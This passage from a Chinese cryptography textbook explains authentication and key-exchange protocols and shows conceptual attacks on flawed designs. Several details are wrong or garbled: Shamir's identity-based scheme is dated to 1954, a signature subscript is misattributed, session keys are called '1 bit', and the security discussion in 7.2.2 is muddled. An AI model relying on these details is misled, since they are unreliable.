一种方法是通信双方事先约定发送消息的数据加密密钥，接收者只需证实发送来的消息是否能用该密钥还原成明文就能鉴定发送者。如果双方使用同一个数据加密密钥，那么只需在消息中嵌入发送者的识别符即可。另一种方法是通信双方事先约定各自发送消息所使用的口令，发送消息中含有此口令并进行加密，接收者只需判别消息中解密的口令是否等于约定的口令就能鉴定发送者。为安全起见，口令应该是可变的。

3）消息序号和操作时间的认证

消息的序号和时间性的认证主要是阻止消息的重放攻击。常用的方法有：消息的流水作业号、链接认证符、随机数认证法和时戳等。

3. 数字签名与消息认证

从某种意义上说，消息认证类似于数字签名。二者的不同之处在于消息认证系统不要求第三方（可能是不诚实的）验证由指定用户生成的认证标签的有效性，而数字签名系统要求第三方可以校验其他用户生成的签名的有效性。因此，数字签名为消息认证问题提供了一种解决方案。另一方面，消息认证机制并不一定会构成数字签名机制。

7.1.2 认证协议的基本技术

根据不同的应用要求，认证协议呈现不同的形态。但认证协议所采用的技术，尤其是被认为好的认证技术却是有限的，其中包含的思想也比较简单。

首先给出一些关于协议描述符号的约定。

- Alice，Bob，…：协议参与主体名称，有时简称为 A，B，…。
- A→B：M：A 给 B 发送消息 M。
- K_{AB}：主体 A 与 B 的共享密钥。
- $\mathrm{Sig}_A\{M\}$：主体 A 对消息 M 产生的签名。
- N_X：主体 X 产生的随机数，这些随机数是从一个足够大的空间中随机抽样得到的。
- tt_X：主体 X 产生的时戳。

1. 挑战-应答机制

在询问-应答机制中，Alice 向 Bob 提出一个随机数作为询问，Bob 利用能够证明其身份的密钥对这个随机数进行相应运算，给出对 Alice 询问的密码学应答。当 Bob 采取对称密钥时，询问-应答机制描述如下：

A→B：N_A；

B→A：$F_{K_{AB}}\{M,N_A\}$；

A 验证来自 B 的密文分组并$\begin{cases}\text{接受} & \text{如果 } N_A \text{ 以正确的形式出现}\\ \text{拒绝} & \text{其他}\end{cases}$

在产生应答时，Bob 可以采用对称加密算法或消息认证码（MAC）作为 $F(\cdot)$。当 $F(\cdot)$采用对称加密算法时，国际标准化组织与国际电子协会（ISO/IEC）将此时的挑战-应答机制标准化为“ISO 两次传输单方认证协议”。采用 MAC 函数的挑战-应答机制被标准化为“使用密码验证函数的 ISO 两次传输单方认证协议”。

基于公钥密码体制的挑战-应答机制如下：

A→B：N_A；

B→A：$\mathrm{Sig}_A\{M,N_A\}$；

A 使用她的一次性随机数验证签名并$\begin{cases}\text{接受} & \text{如果通过了签名验证}\\ \text{拒绝} & \text{其他}\end{cases}$

ISO 将上述挑战-应答机制标准化为“使用公钥的 ISO 两次传输单方认证机制”。

2. 时戳/序列号机制

应用挑战-应答机制实现单方认证需要进行两次交互，为了减少交互次数，可以采用时戳/序列号机制。对称密码体制中的时戳机制描述如下：

A→B：$F_{K_{AB}}\{M,tt_A\}$；

B 验证来自 A 的密文分组并$\begin{cases}\text{接受} & \text{如果 } tt_A \text{ 是有效的并且以正确的形式出现}\\ \text{拒绝} & \text{其他}\end{cases}$

上述机制中的密码算法 $F(\cdot)$依然可以采用对称加密算法或 MAC 函数。前一种情况被标准化为“ISO 对称密钥一次传输单方认证协议”，后一种情况被标准化为“使用密码验证函数的 ISO 一次传输单方认证”。

公钥密码体制中的时戳机制描述如下：

A→B：$Sig_A\{M, tt_A\}$；

$$B\text{验证签名并}\begin{cases}\text{接受} & \text{如果通过了签名验证且 } tt_A \text{ 是有效的}\\ \text{拒绝} & \text{其他}\end{cases}$$

该机制被标准化为“ISO 公钥一次传输单方认证协议”。

在 ISO 的标准化机制中，也可以采用序列号 S_A 替代时戳 tt_A，序列号机制要求通信双方维护某个状态同步的 S_A，且这个序列号应以双方知道的方式递增。但是在开放系统中，一个主体和所有其他通信主体维护具有同步状态的序列号比较困难，因此序列号机制较少应用于实际认证协议中。

3. Diffie-Hellman 密钥协商

1976 年，Diffie 和 Hellman 在他们的经典著作《密码学的新方向》中提出了一种在不安全信道上安全地协商会话密钥的方法，该方法后来被称作 Diffie-Hellman 密钥协商，简称 DH 密钥协商。DH 密钥协商是公钥密码学的基础，是密码学研究从传统走向现代一个里程碑式的标志(请参阅 4.3.2 节)。

4. 基于口令的认证

基于口令的认证技术起源于 20 世纪 70 年代初，该认证技术的基本思想是：用户 Alice 具有一个口令 P_A，服务器保留了形如(Alice，P_A)的记录。当 Alice 登录服务器时，以某种形式递交 P_A，服务器检查本地是否保存了相应的(Alice，P_A)项：若有，则授权 Alice 的登录；否则拒绝。由于目前的网络已经从最初的安全专线网络发展成为开放网络，基于口令的认证技术越来越类似于对称密钥情形下的认证，用户口令相当于一个长度较短的密钥。

7.1.3 常规认证协议

从用户的识别和认证、通信与数据的完整性等需求角度观察，对于 P2P、C/S 模式等环境下的认证，可以简要概括为两方面：基于 CA 认证和非基于 CA 认证。

1. 基于 CA 认证

C/S 模式过于依赖基于认证服务器 CA 的认证方法。而在 P2P 网络中，节点即可兼具 Client 和 Server 的双重身份。因此，目前 P2P 网络中许多认证方法仍然基于 CA 思想。

(1) 使用传统的 PKI 技术，基于 CA 的认证方案。在 PKI 中，为了确保用户及其所持有密钥的正确性，公共密钥系统需要一个值得信赖而且独立的第三方机构充当认证中心(CA)，来确认声称拥有公共密钥的人的真正身份。在 P2P 网络中使用第三方充当认证中心 CA，可以很好地保障系统安全。然而，PKI 过于复杂，存在诸如证书获取、证书撤销、跨域认证等困难，实现代价昂贵，不适用于较大的 P2P 网络。可以通过分层或分区域的方法进行改进：如使用 AS(Authentication Server)和超级节点的网络结构，通过 PKC(Public Key Certificate)和 Kerberos 认证方法进行认证。

(2) 基于分布式 CA 的认证方案。该方案充分利用 P2P 网络的分布性和对等性，将大量的节点作为子 CA 节点进行公钥加密计算，利用门限技术保证 CA 密钥的安全性、保密性和系统的抗攻击性。分布式 CA 充分利用了 P2P 网络的节点资源，增强了鲁棒性和可扩展性；但同时也带来了新的安全隐患，一旦共谋的恶意节点数大于一定门限值，系统便立刻陷

入信任危机。

2. 非基于 CA 的认证

(1) 利用单向累积函数实现分布式网络的认证。单向散列函数将任意长度的消息压缩到某一固定长度的消息摘要。利用单向累积函数节点之间可以直接实现交互认证。然而，新加入的节点成为中心计算节点的策略使得单个恶意节点便可严重危害网络安全。

(2) 基于零知识的认证。基本思想：称为证明者的一方试图使被称为验证者的另一方相信某个论断是正确的，却又不向验证者提供任何有用的信息。采用交互式协议实现如下：

P→Q：满足一定条件的承诺随机数；

Q→P：满足一定条件的询问随机数；

P→Q：按一定的算法计算后，将相关信息传送给 Q；

Q：接受 P 的信息后按一定的算法验证 P 的身份，P 欺骗 Q 的概率是 $2^{-k}(k=1,2,\cdots)$。协议重复执行 t 次，P 欺骗 Q 的概率为 $2^{-tk}(k=1,2,\cdots)$。

由于 P2P 网络的动态性、分散性，无中心管理器的组织、管理，使得基于对称和非对称加密的认证过程中的共享认证信息存在被窃取、篡改的可能。采用零知识认证的方法，可以有效地实现双方的认证，避免任何有用信息的外泄。

(3) 基于数字签名的认证。通过将用户的身份 ID 或者其他可以表明用户唯一身份的特征通过数字签名，实现用户的身份认证。假设协同工作的合法用户都具有能表明身份的图像，如徽章、印章等，还可以将数字签名与数字水印技术相结合，实现用户身份的认证。

(4) 基于信任网(Web of Trust)认证。基于信任网的认证可以在没有服务器的条件下认证节点。通过节点之间的信任关系来实现分布式认证。节点之间的信任是通过信任关系的传递来实现的，每个节点都可以从其信任节点获得一个有效的公共密钥，来实现节点之间的认证。但是，由于在获取公共密钥时没有生成路由表，因而很难累积所有的公共密钥，而且节点需要大量的存储空间去管理密钥，和大量通信数据交换密钥。HDAM(Hash-based Distributed Authentication Method)认证方法便是建立在信任网上的认证。

(5) 基于分布式哈希表的认证。可以通过利用信任网形成节点之间的信任关系，然后通过分布式哈希表管理有效地分布式地管理公共密钥，从而可以有效地解决 P2P 网络中的认证问题。

7.2 密钥交换协议

密钥交换协议用于在参与协议的两个或者多个实体之间建立共享的秘密信息，通常用于建立在一次通信中所使用的会话密钥。密钥交换协议也称为密钥建立协议、密钥分配协议或者密钥协商协议。密钥交换协议中秘密信息的建立有 3 种方式：第一种方式是由一个可信实体生成秘密信息并传递给其他参与实体；第二种方式是由任一实体生成秘密信息并传递给其他参与实体；第三种方式是由参与实体根据协议消息共同计算出秘密信息。由于密钥交换协议缺乏认证，容易受到攻击(如中间人攻击)，因此需要与认证协议共同构成认证及密钥交换协议。

7.2.1 可信模型

1. 三方模型

在这个模型中，有一个可信方称为认证服务器 S。在这个系统下，假设 A 有一个密钥

K_A，与服务器共享，这是两方的私钥，其他任何人都不知道。当两方 A、B 分别共享 K_A、K_B 时，S 使用密钥 K_A，K_B 分发给两方会话密钥 K。分布式密钥假设作为一个安全会话密钥，当多方完成通信过程时，将丢弃密钥 K，如果随后希望有其他的通信过程，三方协议是重新执行和得到一个新的、新鲜的会话密钥。

2. 两方非对称模型

当使用公钥密码体制时，认证服务器活动的角色能够被消除。在这种可信模型下，假设是 A 有 B 的公钥 pk_B，B 有 A 的公钥 pk_A，也就是说 A 假设是 B 的公钥真正持有者，不是另外一些人的，并且 B 的情况类似。现在假设 A 和 B 希望从事安全通信会话，希望考虑的问题是怎样通过双方协议，能够得到一个共享私钥和认证过程会话密钥。

3. 两方对称模型

最简单的模型是两方已分享一个长效密钥，每次在通信会话中，运行一个协议而得到一个临时会话密钥。这种方法的目的是对全局变量的折中，为了不影响全局安全，每个会话密钥要隔离分配。

7.2.2 安全性讨论

会话密钥分发中，新颖的主要元素多种会话渠道同时保存。一方必须有多种实例，这些例子是逻辑终点的重要例子，不包括自己。网络中的主动攻击在所有参与者中进行通信控制：控制方可以对没有要求的接收者进行密钥的随意分发，通过自己的选择进行充分的混合，并且对所有的参与者开始新的例证。进一步，可以增加将要讨论的各种攻击。

对会话密钥一个重要的要求是一个过程的会话密钥必须是与其他的会话密钥独立，这是因为不能确定会话密钥究竟是在哪个实例中进行使用。也许可以停止进行公开某一密钥，但是可以不对其他密钥有影响。这是在最坏条件下进行的构造，允许攻击者随意公开密钥。甚至在其他会话密钥公开的条件下，在没有公开的同伴中进行密钥共享可以保持秘密。一个最重要的条件是密钥的共享意味着安全。用传统的观念是如果攻击者无法计算则密钥是安全的。但是对于不断进步的装置条件，这里没有确定的安全概念，必须阻止部分信息泄露。

7.3 认证及密钥交换协议

这类协议将密钥交换协议和认证协议的功能结合在一起，是网络通信中最常用的安全协议，通常将其归属于认证协议。

7.3.1 认证及密钥交换协议基本分类

1. 基于口令的认证及密钥交换协议

在基于口令的安全协议中，用户间通常事先共享一个口令，用来在通信中进行彼此的身份认证并(或)协商一个会话密钥，该口令实质上是一个较短的易记忆的长期对称密钥。基于口令的方案可以避免复杂的密钥管理，无需额外的公钥设施或者安全硬件。目前已经提出了许多基于口令实现的方案。

2. 基于身份的认证及密钥交换协议

1954 年，Shamir 创造性地提出了基于身份加密（Identity-Based Encryption，IBE）体制的概念。与传统的公钥加密体制——公钥基础设施（Public Key Infrastructure，PKI）不同，IBE 体制可以采用任意的，且能够唯一标识用户的身份信息作为用户的公钥进行加密。例如：用户的身份证信息等。由于 IBE 体制中密文的发送方知道接收方的身份信息，因此发送方可以取消询问在线证书授权中心（Certificate Authority，CA）有关接收方公钥信息，而直接采用接收方的身份信息加密明文，即取消了对 CA 的需求，从而在很大程度上提高了系统效率，特别是解决了 CA 的性能瓶颈问题。

7.3.2 典型认证及密钥交换协议

广义上认为，密钥交换包括密钥协商和密钥分发，其两者的主要区别是：密钥分发是一个发方（指分发密钥的一方）主动而收方（指接收密钥的一方）被动的关系，就是说最终生成的密钥受制于发方，收方还没有参与到信息密钥的制定过程中；而密钥协商则是密钥的制定受制于双方或多方。

1. 对称密钥体制

假设 K 是多方共享的（长效）密钥，固定私钥加密体制（E，D）和一个私钥认证体制（T，V）。密钥 K 分成两部分：K_e 和 K_m，前者是加密密钥，后者是消息认证密钥，如图 7.3 所示，流程描述如下：

（1）A 选择一个随机数 R_A 并且发送给 B。

（2）B 随机选择一个数 R_B，应该随机选择一个 1 比特的会话密钥 a。在 K_e 密钥作用下产生密文 $C=E_{K_e}(a)$。计算 $\mu=T_{K_m}(B\parallel A\parallel R_A\parallel R_B\parallel C)$，然后将 R_B、C、μ 发送给 A。

（3）如果验证 $V_{K_m}(B\parallel A\parallel R_A\parallel R_B\parallel C,\mu)=1$，则接受。并计算 $T_{K_m}(A\parallel R_B)$发送给 B。

（4）B 验证最后的标签，若最后的标签是有效的，则接受（输出会话密钥 a）。




图 7.3 协议 AKEP1：对称密码设置中的会话密钥分发

2. 非对称密码体制

选择一个公钥加密体制，假设分别定义了 E、D 为加密和解密体制，前者采用公共加密密钥 pk^e 并且消息返回一个密文，随后采用了秘密解密密钥 sk^e，并且密文返回明文，假设这个体制在某种情况下是安全的。再选择一个数字签名体制，分别定义 S、V 作为签名和验证算法，前者采用了一个秘密签名密钥 sk^d 并且返回签名的消息，随后使用公钥验证密钥 pk^d 来验证消息，候选签名返回一个值来判定签名是有效的，假设这个体制在某种情况下是安全的。

在系统中，每个用户 I 有一个公钥 pk_I，事实上是一对公钥，$pk_I=(pk_I^e, pk_I^d)$，一个是加密体制，另一个是签名体制。对所有攻击者和用户，这些密钥是已知的。然而，用户保持私密和通信秘密密钥，也就是说，$sk_I=(sk_I^e, sk_I^d)$ 是秘密的。不失一般性，考虑用户 A 拥有 B 的公共密钥 pk_B，并且 B 拥有 A 的公钥 pk_A，且多方协议最终目标是得到共享密钥 α，典型协议如图 7.4 所示。




图 7.4　在非对称体制中的对称密钥分发协议

具体描述如下：

(1) A 随机选择一个串 R_A 并且发送到 B。

(2) B 随机选择一个串 R_B，同时随机选择 1 比特串会话密钥 α，用 A 的公钥 pk_A^e 加密产生密文 $C=\varepsilon_{PKA}^e(\alpha)$，现在计算签名 $\mu=S_{SKB}^d(B \parallel R_A \parallel R_B \parallel \varepsilon_{PKA}^e(\alpha))$，然后将 R_B、C、μ 发送给 A。

(3) A 验证 $V_{PK}^B(A \parallel R_A \parallel R_B \parallel C)=1$ 是否成立，若成立，则计算签名 $S_{SKA}^d(A \parallel R_B)$ 并发送给 B，同时通过 $\alpha=D_{SKA}^e(C)$ 解密 C 得到会话密钥。

(4) B 验证最后的签名 $V_{PK}^A(A \parallel R_B)=1$ 是否成立，如果签名是有效的，则接受。

3. 三方会话密钥

选择一个私钥加密体制 (E,D)，假设在某种情况下是安全的。同时选择消息认证体制 (T,V)，假设在某种情况下是安全的。密钥 K_I 在服务器 S 和 I 方共享是一对密钥 (K_I^e, K_I^m)。现在考虑 A、B 方的密钥是 K_A、K_B，则典型的三方会话密钥协议一个简洁的表述如图 7.5 所示。




图 7.5　三方会话密钥分发协议

具体流程如下：

(1) Flow1，A 方选择挑战随机数 R_A 并且发送到 B。

(2) Flow2，B 方选择挑战随机数 R_B 并且发送 $R_A \parallel R_B$ 给 S。

(3) Flow3，S 随机选择将要分发的 1 比特会话密钥 α，在每方共享密钥的前提下，S 加密会话密钥。

① Flow3A，A 方收到消息 $\varepsilon_{KA}^e(\alpha) \parallel T_{KA}^m(A \parallel B \parallel R_A \parallel \varepsilon_{KA}^e(\alpha))$，先用消息认证体制中的验证算法对消息进行验证：如果 $V_{KA}^m(A \parallel B \parallel R_A \parallel \varepsilon_{KA}^e(\alpha))=1$ 成立，则通过验证，再用私钥体制解密 $D_{KA}^d(\varepsilon_{KA}^e(\alpha))$ 从而得到会话密钥 α。

② Flow3B，B 方收到消息 $\varepsilon_{KB}^e(\alpha) \parallel T_{KB}^m(A \parallel B \parallel R_B \parallel \varepsilon_{KB}^e(\alpha))$，先用消息认证体制中的

验证算法对消息进行验证：如果 $V_{KB}^{m}(A \| B \| R_B \| \varepsilon_{KB}^{e}(\alpha))=1$ 成立，则通过验证，再用私钥体制解密 $D_{KB}^{d}(\varepsilon_{KB}^{e}(\alpha))$ 从而得到会话密钥 α。

4. 前向保密

前向保密是一个特殊的安全特征，对于一个会话密钥是非常重要的属性。也就是说，即使攻击者获得某个协议中的某些长期密钥，他也不能据此得到以前协议参与成员直接协商的会话密钥。下面给出一种典型的基于 Diffie-Hellman 密钥交换协议的前向安全的对称密钥交换协议（类似的，也可以采用非对称密钥交换体制），如图 7.6 所示。




图 7.6　前向安全的对称密钥交换协议

具体流程如下：

(1) A 随机选择串 x，计算 $X = g^x$ 并发送给 B。

(2) B 方随机选择串 y，假设 $Y = g^y$。现在计算签名 $\mu=S_{SKB}^{d}(B \| A \| g^x \| g^y)$，并将 μ、Y 发送给 A。

(3) A 验证 $V_{PK}^{B}(B \| A \| g^x \| g^y)=1$ 是否成立，若成立，则计算签名 $S_{SKA}^{d}(A \| g^y)$ 并发送给 B，同时本地计算 DH 密钥 $Y^x = g^{xy}$ 作为会话密钥。

(4) 同理，B 收到消息后，验证签名 $V_{PK}^{A}(A \| g^y)=1$ 是否成立，如果签名有效，则接受。同时本地计算 DH 密钥 $X^y = g^{xy}$ 作为会话密钥。

注：如果有一个好的单向 Hash 函数，则最后的会话密钥采用 Hash(g^{xy})更为安全。

7.3.3 设计一个密钥交换协议

背景：A(Alice)和 B(Bob)希望建立一个新鲜的会话密钥(Session Key)用来加密他们随后的通信。采用可信第三方 TTP(Third Trusted Party)的方式来传递信任关系。

协议主体：A，B，S(Third Trusted Server)。

前提：A 与 B 之间没有信任关系；A 信任 S；B 信任 S；S 的任务是产生随机的会话密钥 K_{AB} 并传输给 A 和 B。会话密钥(Session Key)与长期密钥(K_{AS}，K_{BS})。

协议目标：在协议结束时，K_{AB} 应该为 A 和 B 所知，但是除了 S 之外的其他主体应该无法知道 K_{AB}；A 和 B 应该知道 K_{AB} 是最新产生的。

第一次尝试协议，如图 7.7 所示，流程分为 3 步：

(1) A→S ：A，B。

(2) S→A ：K_{AB}。

(3) A→B ：K_{AB}，A。

安全假设 1：敌手能够窃听密码协议中传送的所有消息。根据安全假设 1，可以轻易发现敌手可以轻松窃听到会话密钥 K_{AB}。

第二次尝试协议，如图 7.8 所示，其中 K_{AS} 表示 A 与 S 的共享秘密，K_{BS} 表示 B 与 S 的共享秘密。




图 7.7　第一次尝试协议　　　图 7.8　第二次尝试协议

安全假设 2：敌手能够使用任何可用的信息修改一个密码协议中所传送的所有消息。敌手能够把任何消息重发给任何其他的主体，这包括产生和插入全新消息的能力。根据安全假设 2 敌手 C 可以发动如图 7.9 所示的攻击：直接修改第 3 步中的消息，将身份 A 修改为 D，得以欺骗 B。




图 7.9　对第二次尝试协议的一种攻击

安全假设 3：敌手可以是合法的协议参与者(an insider)，或者一个外来者(an outsider)，或者是两者的组合。根据安全假设 3 敌手 C 可以发动如图 7.10 所示的攻击：C 假冒 B 的同时在 A 与 S 之间截获并改造消息 1 和 2，最终达到如下结果：成功欺骗 S 且 S 以为 A 要与 C 进行回话，同时成功欺骗 A 使之以为正在安全地与 B 进行回话，C 并将回话密钥 K_{AC} 拿到手，解密所有 A 想要与 B 进行通信的消息。

第三次尝试协议，如图 7.11 所示。

